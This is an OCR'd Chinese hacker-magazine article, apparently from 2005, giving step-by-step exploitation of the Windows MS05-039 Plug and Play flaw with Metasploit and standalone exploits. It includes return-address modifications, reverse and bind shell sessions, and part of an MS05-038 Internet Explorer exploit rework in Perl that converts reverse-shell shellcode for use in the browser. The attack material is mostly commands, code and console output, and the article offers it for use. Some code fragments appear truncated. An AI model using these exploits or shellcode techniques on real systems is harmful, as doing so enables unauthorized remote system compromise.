


图10



玩转Windows Plug and Play 远程溢出（MS05-039）

孟方明[-273℃@EST]

一、漏洞介绍

继MS05-038出来没多久，更严重的漏洞MS05-039惊现于网络。该漏洞既可以被远程利用又可以用于本地提升权限，更为严重的是，该漏洞一旦被成功利用就会使攻击者获得SYSTEM权限，可见危害是非同小可。

漏洞存在于Windows的即插即用组件里（Plug and Play），在Windows2000系统中，攻击者可以通过使用匿名用户建立远程空会话来触发此漏洞。在WindowsXP SP1中要想远程触发此漏洞我们需要具有普通用户权限，而在WindowsXP SP2以及Windows server 2003中，我们则需要管理员权限才能远程触发此漏洞，因此，在这两个系统版本下我们只能利用此漏洞进行本地权限提升。

本文将基于Windows 2000 PRO SP4中文版讲述该漏洞的利用过程。

二、Metasploit Framework

早在N久前，网络中诞生了一个威力强大的工具——Metasploit Framework。该工具不仅仅是一个漏洞利用程序的集合，更重要的是它提出了一个思路：可以任意组合exploit与shellcode来满足不同的需求，前一阵子一直吵得沸沸扬扬的它，如今似乎有些被人遗忘了。而这个工具的开发者们却依然默默地更新着它，本人由衷的钦佩这些人，他们才是真正的黑客！

那么本文要讲述的漏洞与这个工具有联系吗？有！而且联系非常密切。不管你是搞入侵测试、还是搞漏洞研究；本人强烈推荐你使用此款工具，它的强大只有在你亲手试过后方能领会。OK！言归正传，该漏洞的第一款exploit就是在Metasploit Framework中更新的。大家可以去官方网站下载最新的2.4版，但是这个版本中依然没有MS05-039的利用程序，所以你在安装好Metasploit Framework后可以运行程序组中的MSFUpdate在线完成更新。

更新完毕后你可以启动Metasploit Framework了（以下简称MSF），关于MSF的安装使用我在黑客X档案2004年第9期中就详细介绍过了，这里我们只针对这个漏洞做一下简单的讲解，有兴趣的朋友可以翻阅以前的杂志或者从网上查找相关资料。

打开MSFConsole（当然你也可以使用web版），输入show exploits可以看到我们要用到exploit——ms05_039_pnp。使用use ms05_039_pnp来加载该exploit，成功加载后提示符会随之变成："msf ms05_039_pnp>"。

下面看一下这个利用程序需要设置哪些选项，输入info ms05_039_pnp，可以列出该漏洞模块的详细说明，我们重点看的是如下这段：

```
Available Targets:
   Windows 2000 SP0-SP4
Available Options:

Exploit:    Name      Default     Description
------      ------    --------    -------------------
required    RHOST                 The target address
required    RPORT     139         The target port
```

从这些信息可以得知，这个利用程序只针对Windows 2000 SP0-SP4的系统，而且我们要想利用这个程序必须要设置RHOST和RPORT两个参数，分别代表远程主机地址和远程端口（默认值是139）。

OK，让我们来设置一下吧。输入：set RHOST 192.168.0.2来设置目标地址，端口默认即可，如图1。




图1

下面该选择使用何种类型的payload了（就是shellcode），输入show payloads可以看到我们这个漏洞能够使用的payload类型。我们选择个比较简单的就win32_reverse吧，是个反向连接的payload。输入info win32_reverse可以看一下其需要的参数，如下：

```
Available Options:
Options:    Name        Default    Description
---------   ---------   --------   ----------------------------------------
required    EXITFUNC    seh        Exit technique: "process", "thread", "seh"
required    LHOST                  Local address to receive connection
required    LPORT       4321       Local port to receive connection
```

EXITFUNC是为了防止溢出后目标进程或线程崩溃而采用的一种安全退出的方式，我们这里使用默认的seh方式就可以了。LHOST是我们要本地监听的IP地址，LPORT是本地监听端口，依然使用默认就行。

下面就是把这个payload加载到我们的exploit中，输入set

PAYLOAD win32_reverse 就完成了该 payload 的加载，然后输入 set LHOST 192.168.0.1，设置好监听 IP，最后需要设置目标系统类型，输入 show targets 可以看到可用类型，这里只有一个 0，那么我们输入 set TARGET 0 来完成此项设置。都设置完毕后我们可以检查一下我们的设置：输入 set 直接回车就可以看到我们的当前设置，如图 2。

```
+ -- --=[ msfconsole v2.4 [87 exploits - 75 payloads]

msf > use ms05_039_pnp
msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > set RHOST 192.168.0.2
RHOST -> 192.168.0.2
msf ms05_039_pnp(win32_reverse) > set LHOST 192.168.0.1
LHOST -> 192.168.0.1
msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > set
LHOST: 192.168.0.1
PAYLOAD: win32_reverse
RHOST: 192.168.0.2
TARGET: 0
msf ms05_039_pnp(win32_reverse) > _
```

图 2

设置完毕后，我们可以输入 check 命令来检测目标机器是否存在此漏洞，如图 3。

```
+ -- --=[ msfconsole v2.4 [87 exploits - 75 payloads]

msf > use ms05_039_pnp
msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > set RHOST 192.168.0.2
RHOST -> 192.168.0.2
msf ms05_039_pnp(win32_reverse) > set LHOST 192.168.0.1
LHOST -> 192.168.0.1
msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > set
LHOST: 192.168.0.1
PAYLOAD: win32_reverse
RHOST: 192.168.0.2
TARGET: 0
msf ms05_039_pnp(win32_reverse) > chek
msfconsole: chek: command not found
msf ms05_039_pnp(win32_reverse) > check
[*] Detected a Windows 2000 target (EVILOCTAL)
[*] Sending the final DCE fragment
[*] This system appears to be vulnerable
msf ms05_039_pnp(win32_reverse) >
```

图 3

看样子是存在此漏洞的，那么下面我们输入 exploit 命令来直接攻击，如图 4。并没有出现我们想要的 shell，再看一下测试机器则出现了那个经典的 30 秒关机对话框。由此可以证明，漏洞肯定是存在的了，只是为什么没有溢出成功呢？

```
msf ms05_039_pnp(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target (EVILOCTAL)
[*] Sending the final DCE fragment
[*] Exiting Reverse Handler.

msf ms05_039_pnp(win32_reverse) >
```

图 4

打开 MSF 的安装文件夹，找到 \home\framework\exploits 子目录，再打开 ms05_039_pnp.pm 文件。这是用 perl 写的一个模块文件（整个 MSF 都是基于 perl 的），有一处代码引起了我的注意，如下：

```
'Targets' =>
  [
  [ 'Windows 2000 SP0-SP4', 0x767a38f6 ], # umpnpmgr.dll
  ],
```

其中的 0x767a38f6 就应该是返回地址了。难道是地址不对？突然想到了一个问题，这个工具是外国人写的，他们写的这些 exploit 都只针对英文版 Windows，那么返回地址也就只是存在于英文版中了！而我测试的是中文版，所以肯定是不对了！明白了怎么回事下一步就好办多了，它本身不支持中文版系统，我们可以让它支持嘛！在原来代码处添上一句，如下：

```
'Targets' =>
  [
      [ 'Windows 2000 SP0-SP4', 0x767a38f6 ],
  [ 'Windows 2000 SP4 CN',0x7674366f], # umpnpmgr.dll
  ],
```

第二行就是我加的，0x7674366f 是我用 jmpesp.exe 工具在 umpnpmgr.dll 模块中查找的 jmp ebx 指令的地址（也许读者会奇怪为什么要查找 jmp ebx 指令的地址，而不是 jmp esp 或者其它的呢？因为经过分析，该 exploit 采用覆盖异常的方式来执行 shellcode 的，所以我们要找 jmp ebx 的指令地址）。修改完后，保存。然后再次运行 MSFConsole（如果你一直在运行着 MSFConsole 的话，则要输入 reload 命令来重新加载 exploits 和 payloads，否则你的修改不起作用），依然按照上述的步骤一直到设置 TARGET 的时候，我们可以用 show targets 命令看一下，如下：

```
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

  0  Windows 2000 SP0-SP4
  1  Windows 2000 SP4 CN
```

看到了吗？多了一项，那么我们就将 TARGET 设置为 1，然后再次输入 exploit 命令，如图 5。成功了！我们得到了一个 shell，在这个 shell 中我们可以为所欲为了！

```
TARGET: 0
msf ms05_039_pnp(win32_reverse) > set TARGET 1
TARGET -> 1
msf ms05_039_pnp(win32_reverse) > set
LHOST: 192.168.0.1
PAYLOAD: win32_reverse
RHOST: 192.168.0.2
TARGET: 1
msf ms05_039_pnp(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target (EVILOCTAL)
[*] Sending the final DCE fragment
[*] Got connection from 192.168.0.1:4321 <-> 192.168.0.2:1028

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

图 5

也许你会问，你用 jmpesp.exe 工具找到的那个地址如果不通用怎么办？这种可能是存在的，不过我们可以用 lion 前辈为我们找到的通用地址 0x7ffa1571，这可是大小通吃的地址啊 ^_^

三、ms05039 溢出程序

前边我给大家讲了在 MSF 中利用此漏洞的方法，我是极力推荐大家使用这个工具的。但是在有些情况下还是使用一个单独的程序比较方便，比如在渗透测试中。当我们进入到一个内网并想继续渗透的时候，还是单独的溢出程序比较实用——体积小，不需要额外支持。

为了满足这样的需求，我特意花了点时间从 MSF 中提取出关键数据来并试图用 C 重写框架代码。一开始觉得挺容易，但当我开始分析 MSF 的时候才发现，这简直如大海捞针，那么多的文件和自定义函数搞得我晕头转向。但功夫不负有心人啊，还是让我给分析出来了。而且我也总结出了一些将 MSF 中的 exploit 分离出来的方法，但限于本文的篇幅我就不在这里多做介绍了。以后我会专门就此问题写出一篇文章来的，程序编译运行后的帮助信息如下所示：

```
H:\稿子\ms05039>ms05039
        MS05-039 Windows PnP Remote Overflow Exploit
  Connect back shellcode Edition By superlone[EST]
          Tested On Windows 2000 PRO SP4 CN
           Usage:
                    ms05039 <host> <conIP> <conPort> [target]
```

```
Options:
        host  <---------> target IP or domain name
        conIP <---------> connect back IP
   conPort<---------> connect back PORT
target <---------> taget system TYPE default is 1
        Targets:
  0   <-------> Universal jmp ebx address on EN System
  1   <-------> Universal jmp ebx address on CN System
```

参数依次是：<目标主机> <反向连接的IP> <反向连接的端口> [目标类型]

其中目标类型如果省略的话默认是1即中文版Windows 2000操作系统。让我们实际测试一下吧，如图6。是不是也成功了？




图6

另外，网上还有一个houseofdabus公布的版本，该程序为一个通用的溢出程序，使用正向连接方式。其使用格式为：win05039 <host> <bind port>，如图7。但事实上，该程序中默认使用的返回地址0x767a1567同样也不适用于简体中文系统，会造成系统30秒倒计时重启，将此地址改为0x7ffa1571就可以了。




图7

我们来测试一下，F:\test>win05039 192.168.0.66 1234，程序停在了check your shell on 192.168.0.66:1234这一行上，我们使用nc来连接192.168.0.66的1234端口，成功的得到了一个cmdshell，如图8。




图8

四、尾声

rpcdocm漏洞，造就了冲击波；lssasvr.dll漏洞（ms04-011）造就了震荡波；就在各位看到本文的时候，一种利用MS05-039漏洞的蠕虫病毒Zotob（中文名为狙击波，亦名急速波）及其变种病毒已经惊现于互联网上，或许肆虐互联网的时代又要到来了！

互联网，正是因为有了Windows，才永远的不寂寞！到了该说再见的时候了，希望我的文章能给大家带来些许帮助，这就是我最大的心愿了，欢迎各位朋友到X论坛来与我一起交流技术！

（文章中涉及到的程序Metasploit Framework、ms05039.exe、win05039.exe已经收录在光盘中）

Windows 挥之不去的痛！

--浅析IE COM对象实例化溢出漏洞（MS05-038）

孟方明[-273℃@EST]

一、漏洞简介

从X编辑部回来也有些时日了，为了减肥（其实我感觉我是标准体重^_^），我是早睡早起，但又怕错过了新出的漏洞，所以我就写了个爬虫程序每天监视那几个漏洞公布站点是否有新的漏洞公布。今天一大早，小爬虫就来跟我报告说出了几个新漏洞，其中一个就是本文要讲的MS05038。

这个漏洞又是出自大名鼎鼎的Internet Explorer之身，和前些日子出的那几个IE溢出漏洞非常相似。这次问题出在了blnmgr.dll这个文件上，看了一下公布的exploit简直跟前阵子出的javaprxy.dll漏洞如出一辙。先关注一下这个漏洞的影响范围吧：

```
Microsoft Windows 2000 Service Pack 4
Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2
Microsoft Windows XP Professional x64 Edition
Microsoft Windows Server 2003 and Microsoft Windows Server 2003 Service Pack 1
Microsoft Windows Server 2003 for Itanium-based Systems and Microsoft Windows Server 2003 with Service Pack 1 for Itanium-based Systems
Microsoft Windows Server 2003 x64 Edition
Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), and Microsoft Windows Millennium Edition (ME)
Internet Explorer 5.01 Service Pack 4 on Microsoft Windows 2000 Service Pack 4
Internet Explorer 6 Service Pack 1 on Microsoft Windows 2000 Service Pack 4 or on Microsoft Windows XP Service Pack 1
Internet Explorer 6 for Microsoft Windows XP Service Pack 2
Internet Explorer 6 for Microsoft Windows Server 2003 and Microsoft Windows Server 2003 Service Pack 1
Internet Explorer 6 for Microsoft Windows Server 2003 for Itanium
Internet Explorer 6 for Microsoft Windows Server 2003 x64 Edition
Internet Explorer 6 for Microsoft Windows XP Professional x64 Edition
```

```
Internet Explorer 5.5 Service Pack 2 on Microsoft Windows Millennium Edition
Internet Explorer 6 Service Pack 1 on Microsoft Windows 98, on Microsoft Windows 98 SE, or on Microsoft Windows Millennium Edition
```

漏洞影响范围还是很广的，再仔细看看给出的exploit，发现使用的是本地绑定shellcode，利用方式为暴力扩大内存。一般在网上公布的都是POC版本的exploit（POC，proof of concept），并不实用。因此，我不光要让大家知道怎么利用这个漏洞，更想让大家学会如何去改造漏洞利用程序。想学吗？Follow me！

二、反向shell

我们要改造的就是shellcode，现在shellcode的种类很多像本地shellcode、正向连接shellcode、反向连接shellcode、端口复用shellcode、添加用户shellcode以及下载运行shellcode等等。最实用的就是第三、第四和最后一种了，那么我们就先来改造成反向shellcode吧！

反向shellcode遍地都是，于是我就随便找了一个如下（完整代码光盘中有收录。）

```
unsigned char reverseshell[] =

memcpy(&reverseshell[118], &port, 2);
memcpy(&reverseshell[111], &ip, 4);
```

上面是从LSASS溢出漏洞利用程序中摘出来的部分代码，port就是反向连接的端口，ip就是反向连接的IP。也就是说我们要改造成的exploit需要接收用户输入，而且懂C的朋友一眼就能看出来，这个shellcode是经过异或处理过的。那么我们首先把这一部分实现了（采用perl来写，调试漏洞脚本语言最方便），代码如下（完整代码光盘中有收录）：

```
#!/usr/bin/perl
use strict;
use Socket;

substr($reverse_shell,118,2)=$port;#  等同于 memcpy(&reverseshell[118], &port, 2);
substr($reverse_shell,111,4)=$ip;#  等同于 memcpy(&reverseshell[111], &ip, 4);
```

上面的代码就实现了接收用户输入并把用户输入异或后放入shellcode。接下来，我们就是要把shellcode改成能被IE接受的unicode形式，比如类似这样的“%u5756%u458b%u8b3c”形式。有的朋友也许会说这还不简单，每两个字节前面加上“%u”不就OK了？事实不是这样的，我们还需要把两个字节的顺序颠倒过来，（至于为什么，HOHO~~留给你google一次的机会）比如像“\xEB\x10”我们就需要变成“%u10eb”的形式。知道了这一点我们看看如何用代码实现吧：

```
my $len=length($reverse_shell);
my @temp;
my $i=0;
my $shellcode_text;
while($i<$len){
$temp[$i]=sprintf("%.2x",ord(substr($reverse_shell,$i,1)));
$i++;
} #这一个while循环是将shellcode转成16进制文本字符串
$i=0;
while($i<$len)
{
if($i % 2!=0)
{
$shellcode_text.="%u".$temp[$i].$temp[$i-1];
}
$i++;
} #将每两个字节颠倒并在前面加上"%u"
```

很好理解吧，把这段代码连同上面一段代码连起来，然后在最后加一句：“print "\n",$shellcode_text;”，把转换后的shellcode打印出来（完整代码见光盘），并保存为createshell.pl文件。在cmd下输入如下命令：createshell.pl 192.168.0.1 1314，如图1。

